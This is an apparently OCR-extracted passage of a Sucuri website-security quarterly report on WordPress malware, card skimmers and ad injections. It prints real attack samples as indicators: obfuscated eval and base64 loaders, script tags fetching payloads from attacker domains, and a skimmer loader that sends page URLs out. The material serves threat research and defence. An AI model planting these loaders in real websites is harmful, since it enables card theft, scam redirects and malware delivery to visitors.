
Since Q2, NDSW has evolved to include new formatting. Our team saw attackers switching to a multiline format which still contains the telltale **"if(ndsw===undefined)"** clause.

Massive WordPress Campaign

SiteCheck detected **14,593 obfuscated script injections** for the ongoing massive malware campaign targeting vulnerable WordPress websites, accounting for **22.61% of malware injections** last quarter. This malware is known to redirect site visitors to scams, ads and other malicious resources.

The JavaScript injections for this campaign are typically appended under the current script or under the head of the page so that they fire on every page load and redirect traffic to the attacker's final destination.

CharCode and other obfuscation techniques are used to evade detection, as seen in this example that was found at the top of ***wp-includes/js/jquery/jquery-migrate.min.js*** that injects a malicious script from **clark.cofounderspecials[.]com/special.js.**




```
eval(String.fromCharCode(9,9,9,9,32,32,118,97,114,32,115,99,114,105,112,116,115,32,61,32,
100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,84,
97,103,78,97,109,101,40,34,115,99,114,105,112,116,34,41,59,11
...skipped...
109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,
46,97,112,112,101,110,100,67,104,105,108,100,40,115,41,59,125,10,125));/*ftjgulkkdysftydtra
ckmyposs*/
```

This is not a full picture of the scope of the campaign, however. When the scripts are injected as a link directly to a malicious third party website, they are detected as a blacklisted resource instead of a malware injection. As a result, this type of injection was found on over **7,800 websites** and flagged separately as an injected blacklisted resource by SiteCheck.

Fake CloudFlare DDoS Malware

Last quarter saw another interesting malware injection targeting WordPress websites to serve fake CloudFlare DDoS prompts, ultimately leading to downloads for remote access trojans (RATs) on victim's computers. This malware was first detected in August, 2022 and has since been found on **1,312 sites.**

Attacks almost exclusively target WordPress websites, with payload delivery occurring via malicious JavaScript found appended in core, theme, or plugin files. The payload features **scriptzzb** and **sczriptzzbn** strings, as seen below.




```
//variant with sczriptzzbn string
var sczriptzzbn = document.createElement('script');
sczriptzzbn.src = 'hxxps://adogeevent[.]com/id';
document.getElementsByTagName('head')[0].appendChild(sczriptzzbn);

//variant with scriptzzb string
var scriptzzb = document.createElement("script");
scriptzzb.src = "hxxps://gloogletag[.]com/tagged/ajax.js";
document.getElementsByTagName("head")[0].appendChild(scriptzzb);
```

Defacements

A total of **3,205 infected websites** were found containing defacements last quarter — a mere **1.23% of detected infections.**

Defacements are defined as attacks that lead to visual changes of a website's page similar to graffiti or vandalism.

Attackers might be motivated to deface a website to make a political or religious statement — or simply be destructive and wreak havoc in the name of hooliganism.



Hacked by [redacted] TEAM

[redacted]

[redacted]team@protonmail.com

[redacted] Government , [redacted] Education

www.[redacted].team , www.[redacted].krd

ئەم ماڵپەڕە هاككرا لەلایەن تیمی ١٨٧٧

Overthinker[redacted]


Credit Card Stealers

Also known as MageCart, credit card skimming malware was detected on **1,902 websites** by SiteCheck last quarter.

These detections were spread across **59** distinct skimmer variants and impacted popular CMS' like WordPress, Magento and OpenCart.

Another **365 websites** were found to contain external malicious JavaScript which loaded credit card skimming malware from blocklisted domains.

The most common credit card skimmer variant — detected on **482 WordPress sites** last quarter — contained the following script, with slight variations for obfuscated domains.




```
<script language="javascript">var kpco = document.createElement('script');kpco
.setAttribute('src', window.atob("Ly9hcGl1anF1ZXJ5LmNvbS9hamF4L2xpYnMvanF1ZXJ5LzM
uNS4xL2pxdWVyeS0zLjExLjAubWluLmpzP2k9") + window.location.href + window.atob
("JnIyPQ==") + "1406ee1f2976eb283db6f56772a2d75d");document.head.appendChild(kpco
);</script>
```

The malicious JavaScript uses the atob function to decode the encoded string, loading the credit card skimming malware from a third party domain and executing in the victim's browser during the checkout process:

//apiujquery[.]com/ajax/libs/jquery/3.5.1/jquery-3.11.0.min.js?i=

It then pilfers any information entered into the checkout field of the website and sends it to an exfiltration destination controlled by the attackers.



CC Skimmer CMS Distribution

WordPress continues to be the most common CMS platform affected by credit card skimming MageCart malware. WordPress overtook Magento as the most commonly affected platform in July 2021 and has remained on top since. That said, its prominence is trending slightly downwards from the first two quarters of this year where nearly 60% of all credit card skimmers identified by SiteCheck were affecting WordPress websites.

This data only tells part of the story, however. MageCart infections on WordPress websites commonly load through malicious plugins and are invisible to external scanners such as SiteCheck. PHP and other backend MageCart malware also affect other platforms such as Magento and OpenCart.


Unwanted Ads

A total of **2,559 infected websites** contained unwanted ads, amounting to **0.98% of detected infections.**This category includes malware that pushes unwelcome advertisements, website pop-ups, and malvertisements — and is typically used to monetize access to the compromised environment, since ad networks will pay out to the hacker's affiliate account instead of the website owner's.

This malware can have serious implications for both site visitors and website owners. Bad actors can use unwanted ads to track user behavior, create malicious redirects to other websites, generate commissions or serve malicious downloads.

LNKR Injections

One common example of unwanted ads belonged to LNKR script injections, with a total of **1,036 detections** in Q3. These malicious scripts are injected into a compromised website via malicious browser extensions.




```
<script type="text/javascript" src="http://lonelyfix.com/21d85fef47dc8f531c.js"></script>
<script type="text/javascript" src="http://hublosk.com
/js/int.js?key=5f688b18da187d591a1d8d3ae7ae8fd008cd7871&amp;uid=8664x"></script>
<script type="text/javascript" src="http://jullyambery.net
/api?key=a1ce18e5e2b4b1b1895a38130270d6d344d031c0&amp;uid=8664x&amp;format=arrjs&amp;r=1624635668393">
</script>
```

Injections occur when a website owner edits their website with a WYSIWYG editor and happens to have the malicious extension installed in their browser. Scripts are secretly added to the bottom of the webmasters' posts, overlaying trackers and advertisements onto the victim's website.

Pub.min.js Push Notifications


Another variant of unwanted ads responsible for **480 infections** last quarter belonged to injected **"js/pub.min.js"** and **"wp-includes/js/font.js"** scripts which are served from the infected site's own domain.

Website owners may find the **font.js** script like this:



```
var pm_tag = 'AdFR2';var pm_pid = "15317-24c907ea";
var scr = document.createElement('script');
scr.src = "//free.rnv[.]life/js/pub.min.js";
document.getElementsByTagName('head')[0].appendChild(scr);
```

And external script injections like this:




```
<script>var pm_tag = 'X3AR';var pm_pid = "23751-f4bf3212";</script><script
src="//free.xjs[.]lol/js/pub.min.js" async></script>
```

These scripts try to trick visitors into allowing browser push notifications from sketchy sites. One of the messages displayed includes the following message: *"We would like to show you notifications for the latest news and updates."*

Clickund Expert Injection


A third unwanted ads variant, responsible for **138 detections** last quarter, belongs to this old malware campaign we've been tracking for years which uses the **"clickund_expert"** cookie and Baidu open redirect links to redirect visitors to unwanted third-party sites when visitors click anywhere on the page.



```
function getCookie(name){var value="; "+document.cookie;var parts=value.
    split("; "+name+"=");if(parts.length==2)return parts.pop().split(";").
    shift();else return false}var idToRedirect=document.currentScript.
    getAttribute('id');var isToChrome=document.currentScript.getAttribute('
    data-type');var contn=0;if(isToChrome==1){if(navigator.userAgent.
    indexOf("Chrome")!=-1){var contn=1}}else{var contn=1}if(contn==1&&!
    getCookie("clickund_expert")){window.onload=function(){document.body.
    addEventListener('click',function(event){var now=new Date();var time=
    now.getTime();time+=3600*1000;now.setTime(time);document.cookie="
    clickund_expert=1; "+now.toUTCString()+";path=/";window.open('
    http://www.baidu.com/link?url=CoiZ8ER4KB89VMEUcBf4PNCMOcefjYN19wRYVAww1
2ODKxYyZVcrI-CvZY1hqmYh');this.removeEventListener('click',arguments.callee
    ,false)})}};
```

Base64 Ad Scripts

Yet another common variant of unwanted ads responsible for **137 SiteCheck detections** last quarter belonged to these scripts, which are typically injected in Base64 format as **<script src="data:text/javascript;base64,...>**



```
<script src="data:text/javascript;base64,CiAgICAoZnVuY3Rpb24oKSB7CiAgICB2YXIgbm
FtZSA9ICdfZ1lTQjJUTlpqaFRnSk5mNyc7CiAgICBpZiAoIXdpbmRvdy5fZ1lTQjJUTlpqaFRnSk5mN
ykgewogICAgICAgIHdpbmRvdy5fZ1lTQjJUTlpqaFRnSk5mNyA9IHsKICAgICAgICAgICAgdW5pcXVl
OiBmYWxzZSwKICAgICAgICAgICAgdHRsOiA4NjQwMCwKICAgICAgICAgICAgUl9QQVRIOiAnaHR0cHM
6Ly9zZXJpYWxoZDIwMTkucnUveURQa01LJywKICAgICAgICB9OwogICAgfQogICAgY29uc3QgX1hRcF
dxalFaUVh3eVpKWjYgPSBsb2NhbFN0b3JhZ2UuZ2V0SXRlbSgnY29uZmlnJyk7CiAgICBpZiAodHlwZ
...skipped...
1docGZmVCAmJiB3aW5kb3cuX2dZU0IyVE5aamhUZ0pOZjcudW5pcXVlKSB7CiAgICAgICAgX01IS21Q
elRLcm5mNkdMOVogKz0gJyZ0b2tlbj0nICsgZW5jb2RlVVJJQ29tcG9uZW50KF9UUnR4c1NZbVpXV2h
wZmZUKTsKICAgIH0KICAgIHZhciBhID0gZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnc2NyaXB0Jyk7Ci
AgICAgICAgYS50eXBlID0gJ2FwcGxpY2F0aW9uL2phdmFzY3JpcHQnOwogICAgICAgIGEuc3JjID0gd
2luZG93Ll9nWVNCMlROWmpoVGdKTmY3LlJfUEFUSCArIF9NSEttUHpUS3JuZjZHTDlaOwogICAgdmFy
IHMgPSBkb2N1bWVudC5nZXRFbGVtZW50c0J5VGFnTmFtZSgnc2NyaXB0JylbMF07CiAgICBzLnBhcmV
udE5vZGUuaW5zZXJ0QmVmb3JlKGEsIHMpCiAgICB9KSgpOwogICAg"></script>
```

The malware injects unwanted ads from domains like **serialhd2019[.]ru, advertising-cdn[.]com, new-adversting[.]com.**

Blocklisting

Blocklisted resources were detected on a total of **18,661 websites** last quarter — meaning that **7.17% of infected websites** were found to include external scripts or iframes referencing blocklisted domains.

We analyzed our datasets to identify some of the most common blocklisted domains in Q3 and found two distinct categories.

A large number of blocklisted resources were dominated by domains used by the massive ongoing WordPress malware campaign.

Massive WP Malware Campaign

Blocklisted Domains	Count of Sites
cofounderspecials[.]com	4,148
greengoplatform[.]com	1,266
legendarytable[.]com	867
classicpartnerships[.]com	513
scripts.bettershitecolumn[.]com	448
stick.travelinskydream[.]ga	298
line.storerightdesicion[.]com	254

All of these blocklisted resources belonged to different waves of the same malware campaign which targets and exploits websites containing known vulnerabilities and typically redirects visitors to landing pages for tech support scams, fake lottery sweepstakes, and malicious browser notifications.

Unwanted Push Notifications

Blocklisted Domains	Count of Sites
free.xjs[.]lol	870
fre.jsfile[.]life	609
free.rnv[.]life	285


Another group of frequently detected blacklisted resources were related to the push notification script injections mentioned in the Unwanted Ads section for the **Pub.min.js** campaign.

> Blocklisted resources were detected on a total of **18,661 websites** last quarter — which means that **7.17% of infected websites** were found to include external scripts or iframes referencing blocklisted domains.

Hardening Recommendations

SiteCheck doesn't only provide detections for blocklisting and malware — it's scans also help to identify common security problems and recommend improvements.

We analyzed the data and identified the top five most common hardening recommendations detected during a remote scan.



Missing WAF

Last quarter, **83.94 % of websites** were detected not using a website application firewall (WAF) during a remote SiteCheck scan.

Cloud-based WAFs (Web Application Firewalls) like the Sucuri Firewall can help filter malicious packets from reaching the website, virtually patch known vulnerabilities, prevent bad bots and comment spam, and mitigate DDoS.

X-Frame Options

82.33% of websites were found missing X-Frame-Options during a remote scan.

The X-Frame-Options security header helps improve a website's security against clickjacking by preventing attackers from embedding the website via an iframe onto another.

No CSP

Missing content security policy directives were found during **81.28%** of the remote scans performed last quarter.

A content security policy (CSP) provides protection against cross-site scripting (XSS) and various other injection attacks by limiting the source of the content such as images and scripts to known origins, which ensures that no data comes from or leaves to a malicious server.

Strict Transport Security

Missing Strict-Transport-Security headers were detected on **71.16% of scanned websites** last quarter.

This header ensures that a client will always connect to the HTTPS version of your website for further connections, even if the navigator tries connecting to its HTTP version.

If a website accepts a connection through HTTP before redirecting to HTTPS and does not employ the Strict Transport Security header, the redirect can be exploited to send traffic to malicious websites, resulting in man-in-the-middle attacks.

No Redirect to HTTPS

16.21% of scanned websites did not contain a redirect from HTTP to HTTPS.

The HTTPS protocol securely transfers information from point A to point B and is crucial for websites that handle sensitive information like personally identifiable information (PII) on login or contact forms, as well as credit card data on checkout pages. It also ensures that attackers cannot inject malicious scripts and modify the contents of the page via man-in-the-middle attacks or steal session cookies.

Leveraging an SSL (Secure Socket Layer) certificate ensures that a website is encrypting connections for safety, accessibility and PCI compliance reasons — and also has the added benefit of ranking better in SERPs (Search Engine Results Page).

Ideally, website owners should force all visitors to see the HTTPS version of the website to ensure that all data in transit is protected.

Conclusion

This report revealed a number of insights from our remote scanner for Q3.

- **119,865** scanned sites were detected with SEO spam, accounting for **46.08%** of website infections.
- **34.89%** of websites infected with SEO spam contained keywords for pharmaceuticals, essays, pornography, or knock-off jerseys.
- The ongoing NDSW/NDSX malware infection was found on **20,978** infected websites last quarter.
- **27.34%** of infections were found to contain external scripts, malicious iframes, or inline script injections.
- Blocklisted resources were detected on a total of **18,661** websites last quarter — which means that **7.17%** of infected websites were found to include external scripts or iframes referencing blocklisted domains.

Unsurprisingly, SEO spam infections continue to lead as the most common malware found on hacked websites during a remote scan.

And while no security solution is 100% guaranteed to protect your website's environment, there are a number of different solutions that you can utilize for an effective defense-in-depth strategy.

Always keep website software updated with the latest security patches to mitigate risk from software vulnerabilities — including plugins, themes, and core CMS. Consider employing file integrity monitoring or comprehensive website monitoring services to detect indicators of compromise and anomalies. Enforce strong, unique passwords for all user accounts. You can leverage a web application firewall to help filter out malicious traffic, block bad bots, virtually patch known vulnerabilities, and mitigate DDoS.

Do you have comments or suggestions for this report? We'd love to hear from you! Share your feedback on Twitter.

Credits

Security Contributors

Ben Martin
Malware Researcher | *@_jamsec*

Denis Sinegubko
Senior Malware Researcher | *@unmaskparasites*

Rodrigo Escobar
Malware Research Manager | *@ipaxdc*

Marketing

Rianna MacLeod
Technical Writer | *@RiannaMacLeod*

Madiha Munawar
Graphic Designer

SUCURI

Website Security Solutions

SucuriSecurity

1.888.873.0817

sucuri.net

sales@sucuri.net

Sucuri is a website security provider for demanding organizations that want to ensure the integrity and availability of their websites. Unlike other website security systems, Sucuri is a SaaS cloud-based solution built on state of the art technology, excellent customer service, and a deep passion for research.